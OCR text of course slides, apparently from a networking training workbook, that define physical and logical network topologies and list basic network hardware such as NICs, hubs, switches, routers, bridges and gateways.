
- Network topology is a specification that **deals with a network's overall design and flow of its data**

Types of Topology

- **Physical Topology** – The physical layout of nodes, workstations and cables in the network
- **Logical Topology** – The information flow between different components

Physical Network Topologies

Bus Topology	**Star Topology**
Network devices are connected to the central cable, called a bus, using interface connectors	Network devices are connected to a central computer called a hub which functions as a router to send messages
Ring Topology	**Mesh Topology**
Network devices are connected in a closed loop. Data travels from node to node, with each node handling every packet along the way	Network devices are connected in such a way that every device has a point-to-point link with every other device on the network
Tree Topology	**Hybrid Topology**
A hybrid of bus and star topologies, in which groups of star-configured networks are connected to a linear bus backbone cable	A combination of any two or more different topologies. Star-Bus or Star-Ring topologies are widely used



Network Topologies (Cont'd)

Notes: ____


____

____

____


____

____



Network Hardware Components

Network Interface Card (NIC)	Allows the computers to **connect and communicate** with the network
Repeater	Used to **increase** the strength of an incoming signal in a network
Hub	Used to connect segments of a **LAN**. All the LAN segments can see all the packets
Switch	Is similar to a hub. However, packets are not visible to any **equipment** in the LAN segment except the target node
Router	**Receives** data packets from one network segment and **forwards** them to another
Bridges	Combines two network segments and manages **network traffic**
Gateways	**Enables** communication between different types of environments and protocols



Types of LAN Technology

